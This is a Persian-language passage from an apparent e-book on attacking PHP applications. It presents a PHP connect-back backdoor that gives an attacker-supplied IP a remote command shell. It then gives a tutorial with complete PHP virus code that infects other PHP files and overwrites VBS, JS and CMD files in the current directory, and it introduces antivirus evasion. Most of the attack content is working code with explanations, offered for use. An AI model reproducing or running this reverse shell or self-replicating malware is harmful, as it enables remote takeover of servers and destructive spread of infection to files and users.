فقط نوشتم ، اگه مشکلی داشت و یا کداش اشتباه بود به بنده اطلاع دهید تا اصلاح کنم!(احتمـال ۹۹٪ کار میکنه!!)نوشتن Port Binder نیز به سادگی همین است! کمی سعی و تلاش لازم است...

اینم نسخه خط فرمانیش!

```
#!/usr/bin/php
<?
//Remote Exploitation[Connect Back BackDoor]
```

```
//Attack and defence php apps book
//shahriyar - j
//N0w Start
error_reporting(0);
set_time_limit(0);
echo    "[Connect Back BackDoor]\n";
if ($argc!=3){
echo "Usage:
                PHP ".$argv[0]." <Your IP> <Bind Port>
                <Host>      Your IP
                <Port>      Your Listen Port
                <Notice>    For Listenig  On Special Port Use Nc : nc
-vv -lp [port]\n
                Ex :
                PHP ".$argv[0]." 127.0.0.1 2121";
       exit(1);
}
$ip = gethostbyname($argv[1]);
$port = getservbyport($argv[2],"tcp");
echo "[ * ] Data Geted\n";
$socket = socket_create(AF_INET, SOCK_STREAM, 0) || die("failed to
create socket\n");
echo "[ * ] Socket Created\n";
$socket_connect = socket_connect($socket, $ip, $port) || die("failed
to connect back to host:$ip\n");
echo "[ * ] Socket Connected\n";
$message = "[Unkn0wn Security Researcher]\n[Connect Back
BackDoor]\n[Code By Snake
<Snake[dot]Apollyon[at]YaHoO[dot]com>]\n[www.Unkn0wn.sub.ir]\n\n";
$socket_write = socket_write($socket, $message, strlen($message)) ||
die("Could not send data to server\n");
while($input = socket_read($socket, 666)){
$shell = `$input`;
$shell .= "\nShell~# "
socket_write($socket, $shell, strlen($shell)) || die("Could not send
data to server\n");
}
socket_close ($socket);
?>
```

☒ ویروس های مبتنی بر PHP

همانطور که مستحضر هستید زبان PHP یکی از پر استفاده ترین زبان های تحت وب است و دیری نخواهد پایید که شما هرچه در دنای وب خواهید دید ، مبتنی بر زبان PHP باشد .این زبان از قدرت بسیار بالای برخوردار است ، بتابر این نیمتوان منکر نوشتن ویروس با این زبان شد.اولین ویروس نوشته به زبان PHP ویروسی موصوم به PHP.Pirus بود.این ویروس توسط فردی به نام MaskBits/VXI در اکتبر سال ۲۰۰۰ نوشته و عرضه شد.به طور کلی این ویروس را نمیتوان یک ویروس واقعی خواند .این ویروس تنها یک نشان است از اینکه " برای PHP نیز میتوان ویروس نوشت" است.این برنامه تنها فایهای موجود در دایکتوری جاری را نشانه گذاری میکرد .در ادامه با عملکر این ویروس ها و نحوه نشانه گزاری و آلوده سازی بیشتر آشنا خواهید شد.

☒ آلوده سازی فایل ها

یکی از مهمترین ویژگی های یک ویروس (و شاید اصلی ترین ویژگی) توانایی آلوده سازی فایل ها است.ویروسهایی که با این زبان نوشته میشوند نیز باید این قابلیت را دارا باشند.در PHP توابع گوناگونی برای کار کردن با فایل ها وجود دارد که ما باید با استفاده از این توابع سعی در آلوده سازی فایل های موجود در دایکتوری جاری میکنیم.با این کار میتوانیم ، فایل های اجرا شونده را نیز آلوده کنیم ، که اجرای آن فایل ها خود مسبب آلوده شدن دیگر فایلها میباشد.در ادامه این مسوله را با اراوه مثالهایی تفهیم میکنم.

☒ کدهای پیش پردازش شونده

کدهای پیش پردازش شونده چه هستند ؟ کدهای پیش پردازش شونده، کدهایی است که معمولا در ابتدای کدهای قربانی برای هدفی خاص کپی میشوند.این کدها قبل از کدهای قربانی اجرا میشود.این کدها یکی از اصلی ترین قسمت ها برای پیش برد هدف آلوده سازی است.در واقع میتون گفت این کدها ، خود ویروس هستند.برای به دست آوردن این کدها (در این مثال) ما از ۳۹۱ بایت اول استفاده میکنیم . آنها را خوانده (از فایل اصلی ویروس) و در یک متغییر قرار میدهیم. اکنون قسمت اول آلوده سازی را پشت سر گذاشته ایم.حال این مشکل به وجود میآید که ما نباید یک فایل را دوبار آلوده سازیم.برای جلوگیری از انجام این کار ما از یک کد نشانه استفاده میکنیم.به طور مثال ویروس ما ۱۳ بایت ابتدایی فایل های قربانی را خوانده و در آنها به دنبال مقدار زیر میگردد.

```
‹?php // SPTH
```

این رشته کد نشانه ما نام دارد که اگر در یک فایل نشان از آلوده بودن آن میدهد و درصورت عدم یافت ، ویروس سعی در آلوده سازی فایل میکند.کدهای ویروس ما :

```
<?php // SPTH
$string='<?php          //          '.strstr(fread(fopen(__FILE__,'r'),
filesize(__FILE__)), 'SPTH');
$curdir=opendir('.');
while ($file = readdir($curdir))
{
  if (strstr($file, '.php'))
  {
    $victim=fopen($file, 'r+');
    if (!strstr(fread($victim, filesize($file)), 'SPTH'))
    {
      fwrite($victim, $string);
    }
    fclose($victim);
```

```
  }
}
closedir($curdir);
?>
```

حال عملکرد ویروس را بررسی میکنیم:

- ۳۱۹ بایت اول که معرف سایز ویروس است را میخواند.
- در دایرکتوری جاری به دنبال تمامی فایل ها با پسوند PHP میگردد.
- اگر فایل آلوده نبود ، آن را خوانده و مقادیری به آن اضافه میکند.

این ویروس را میتوان به صورت دیگری نیز نوشت. به صورتی که خود به عنوان یک فایل جداگانه نیز اجرا شده و به آلوده سازی بپردازد.اما این بار بدنه اصلی بعد از مقادیر موجود در فایل اضافه میشوند.به طور مثال به صورت زیر :

```
<?php // SPTH
$string='<?php        //        '.strstr(fread(fopen(__FILE__,'r'),
filesize(__FILE__)), 'SPTH');
$curdir=opendir('.');
while ($file = readdir($curdir))
{
  if (strstr($file, '.php'))
  {
    $victim=fopen($file, 'r+');
    if (!strstr(fread($victim, filesize($file)), 'SPTH'))
    {
      fwrite($victim, $string);
    }
    fclose($victim);
  }
}
closedir($curdir);
?>
```

اکنون دوباره عملکرد ویروس را بررسی میکنیم:

- فایل آلوده را کشوده و بنده اصلی ویروس را در متغییری ذخیره میسازد.
- به دنبال تمامی فایل ها با پسوند PHP در دایرکتوری جاری میگردد.
- آلودگی فایل را بررسی میکند (در صورت آلوده نبودن فاقد نشانه "SPTH" است.
- بنده ویروس را در فایل کپی میکند.

☒ آلوده سازی چندگانه

آلوده سازی چتگانه بدین معناست ، که ویروس بیش از یک نوع فرمت از فایل ها را آلوده کند.این روش بسیار کارآمد است . با استفاده از این روش سرعت پخش ویروس چند برابر میشود.بنابر این ما نیز از این قابلیت در ویروس خود بهره میگیریم.در ادامه با چند روش آلوده سازی چند گانه آشنا خواهید شد.یکی از مشکلاتی که برای برنامه نویسی یک ویروس و استفاده از روش آلوده سازی چنگانه وجود دارد ، اجرا نشدن فایل های با پسوند PHP به صورت مستقیم است.این فایلها تنها به وسیله مرورگر های وب قابل اجرا هستند.برای روفع این مشکل ما از توابع ماکروسافت برای اجرای IE کمک گرفته و هدف خود را پیش میبریم.

☒ آلوده سازی به کمک VBS

آلوده سازی به کمک اسکریپ های VB بسیار ساده است.اما در این میان یک نکته بسیار مهم نهفته است.شما در استفاده از روش نباید از علامت (") در ویروس استفاده کنید.زیرا این کار باعث میشود اسکریپت تمامی قسمتهایی که با این علامت شروع شده اند را به عنوان یک رشته به حساب آورد.برای رفع این مشکل ما از تابع Chr در PHP کمک میگیریم.به کدهای زیر دقت کنید.

```
<?php
$string=strtok(fread(fopen(__FILE__,'r'),
filesize(__FILE__)),chr(13).chr(10));
$vbscode='set
fso=WScript.CreateObject('.chr(34).'Scripting.FileSystemObject'.chr(3
4).')'.chr(13).chr(10);
$vbscode.='set
shell=WScript.CreateObject('.chr(34).'WScript.Shell'.chr(34).')'.chr(
13).chr(10);
$vbscode.='set
virus=fso.CreateTextFile('.chr(34).'index.htm'.chr(34).')'.chr(13).ch
r(10);
while ($string && $string!='?>')
{

$vbscode.='virus.WriteLine('.chr(34).$string.chr(34).')'.chr(13).chr(
10);
  $string=strtok(chr(13).chr(10));
}
$vbscode.='virus.WriteLine('.chr(34).'?';
$vbscode.='>'.chr(34).')'.chr(13).chr(10);
$vbscode.='virus.Close()'.chr(13).chr(10);
$vbscode.='shell.Run '.chr(34).'index.htm'.chr(34);
$directory=opendir('.');
while ($file = readdir($directory))
{
  if (strstr($file, '.vbs'))
  {
    fwrite(fopen($file, 'w'), $vbscode);
```

```
  }
}
closedir($directory);
?>
```

عملکرد ویروس را بررسی میکنیم:

- جداسازی کدهای PHP (در واقع کدهای ویروس) از در میان خطوط {chr(13).chr(10)}.
- ساخت کدهای VBS که یک فایل HTML حاوی کدهای ویروس میسازند.
- اضافه کردن تمامی خطوط به VBS
- جستجو برای دیگر فایل هایی با پسوند VBS و بازنویسی آنها توسط کدهای ساخته شده توسط ویروس.

☒ آلوده سازی به کمک JS

آلوده سازی توسط جاوا اسکریپت بسیار شبیه ویروال بیسیک اسکریپت است.در این ویروس از Wscript برای نوشتن استفاده شده است ، پس تنها کاری که شما باید برای آلوده سازی فایل JS انجام دهید ، تغییر اعلان متغییر ها از Set به Var و نوع فایلها به jS است.

```
<?php
$string=strtok(fread(fopen(__FILE__,'r'),
filesize(__FILE__)),chr(13).chr(10));
$jscode='var
fso=WScript.CreateObject('.chr(34).'Scripting.FileSystemObject'.chr(3
4).')'.chr(13).chr(10);
$jscode.='var
shell=WScript.CreateObject('.chr(34).'WScript.Shell'.chr(34).')'.chr(
13).chr(10);
$jscode.='var
virus=fso.CreateTextFile('.chr(34).'index.htm'.chr(34).')'.chr(13).ch
r(10);
while ($string && $string!='?>')
{

$jscode.='virus.WriteLine('.chr(34).$string.chr(34).')'.chr(13).chr(1
0);
  $string=strtok(chr(13).chr(10));
}
$jscode.='virus.WriteLine('.chr(34).'?';
$jscode.='>'.chr(34).')'.chr(13).chr(10);
$jscode.='virus.Close()'.chr(13).chr(10);
$jscode.='shell.Run '.chr(34).'index.htm'.chr(34);
$directory=opendir('.');
while ($file = readdir($directory))
{
  if (strstr($file, '.js'))
```

```
  {
    fwrite(fopen($file, 'w'), $jscode);
  }
}
closedir($directory);
?>
```

☒ آلوده سازی به کمک CMD

کی از سخت ترین فرمت ها برای آلوده سازی فرمت Batch است.دلیل این سختی ، قابل استفاده نبودن برخی علامات در این فرمت است.به طور مثال شما اجازه ندارید در یک فایل داس علامات مثل < و & و یا> را به کار ببرید.نگران نباشد برای این شمکل نیز چاره ای است.در این نوع ویروس ها به جای استفاده از علامات از کراکتر آنها استفاده میکنیم.اما مشکل بعدی مورد نیاز بودن علامت ها > و < در ابتدا و انتهای یک فایل PHP است. اکنون ما چاره جز استفاده از جاوا اسکریپت برای نوشتن این مقادیر در یک فایل Html و فراخوانی آن ،نداریم.ببینید:

```
<?php
$string=strtok(fread(fopen(__FILE__,'r'),
filesize(__FILE__)),chr(13).chr(10));
$string=strtok(chr(13).chr(10));
$cmdcode='cls'.chr(13).chr(10).'@echo off'.chr(13).chr(10).'del
index.html'.chr(13).chr(10);
while ($string{0}!='?')
{
  $cmdcode.='echo
'.$string.chr(62).chr(62).'index.html'.chr(13).chr(10);
  $string=strtok(chr(13).chr(10));
}
$cmdcode.='echo var
fso=WScript.CreateObject("Scripting.FileSystemObject");'.chr(62).'
file.js'.chr(13).chr(10);
$cmdcode.='echo var
shell=WScript.CreateObject("WScript.Shell");'.chr(62).chr(62).'
file.js'.chr(13).chr(10);
$cmdcode.='echo
all=fso.OpenTextFile("index.html").ReadAll();'.chr(62).chr(62).'
file.js'.chr(13).chr(10);
$cmdcode.='echo
a=fso.OpenTextFile("index.html",2);'.chr(62).chr(62).'
file.js'.chr(13).chr(10);
$cmdcode.='echo
a.Write(String.fromCharCode(60,63,112,104,112,13,10)+all+String.fromC
harCode(13,10,63,62));'.chr(62).chr(62).' file.js'.chr(13).chr(10);
$cmdcode.='echo a.Close();'.chr(62).chr(62).'
file.js'.chr(13).chr(10);
$cmdcode.='echo shell.Run("index.html");'.chr(62).chr(62).'
file.js'.chr(13).chr(10);
$cmdcode.='cscript file.js';

$directory=opendir('.');
while ($file = readdir($directory))
```

```
{
  if (strstr($file, '.cmd'))
  {
    fwrite(fopen($file, 'w'), $cmdcode);
  }
}
closedir($directory);
?>
```

بررسی عملکر ویروس :

- خواندن قسمت اصلی فایل (مقدار ویروس) و جداسازی خطوط آن
- ساخت یک فایل cmd. فاقد علامت های > و < و & .
- اضافه کردن کدهای جاوا اسکریپت به فایل cmd. و اجرای آنها.
- اضافه شدن علامت های ?› و ‹? به ابتدا و انتهای فایل html ساخته شده توسط جاوا اسکریپت.
- اضافه کردن کدهایی به cmd. که باعث اجرای IE میشود.
- بازنوسی تمامی فایل ها با فرمت cmd در دایکتوری جاری با cmd کدها

☒ مبهم سازی محتوا

این روش یکی از مهمترین و کارآمد ترین روش ها برای نوشتن ویروس است. به احتمال زیاد ، واژه EPO[24] برای اکثر خوانندگان این کتاب ، واژه ای بیگانه است. اکنون سعی میکنم موضوع را برای شما کمی روشن کنم. برنامه های ویروس یاب ، برای یافتن ویروس ها معمولا آفست های ثابتی را برای یافتن ویروس ،جستجو میکنند. برای گول زدن آنها ما مجبور میشویم از یک آدرس متغییر ویروس استفاده کنیم و همچنین از هیچ Jump و یا Call در آدرس های ثابت استفاده نمیکنیم.برای درک بهتر موضوع به موارد زیر دقت فرمایید.

ادامه این فصل در نسخه های آتی کامل میشود.

[24] Entry Point Obscuring

ادامه دارد.

پایان نسخه (0.8)

نگارنده : شهریار جلایری

پست الکترونیکی : Shahriyar.j@gmail.com

وبلاگ تحقیقاتی – امنیتی ناشناخته : www.unknown.awardspace.com

وبلاگ امنیت PHP : بزودی – برای کسب اطلاعات بیشتر به وبلاگ نویسنده مراجعه کنید.

برای دریافت نسخ های آتی به یکی از دو وبلاگ بالا مراجعه کنید.

با تشکر از توجه شما – نویسنده.

سخن پایانی:

سپاس گذاری ویژه از استادم آقای امیر آشتیانی که بنده با الهام از کار ایشان (مرجع امنیت شبکه ، که بصورت الکترونیکی منتشر کردند) تصمیم بر انشار الکترونیکی کتاب گرفتم.

سپاس از آقایان علیرضا محمد زاده ، حسین عسگری و تمامی دوستان بنده در تیم های امنیتی سیمرغ و شبگرد.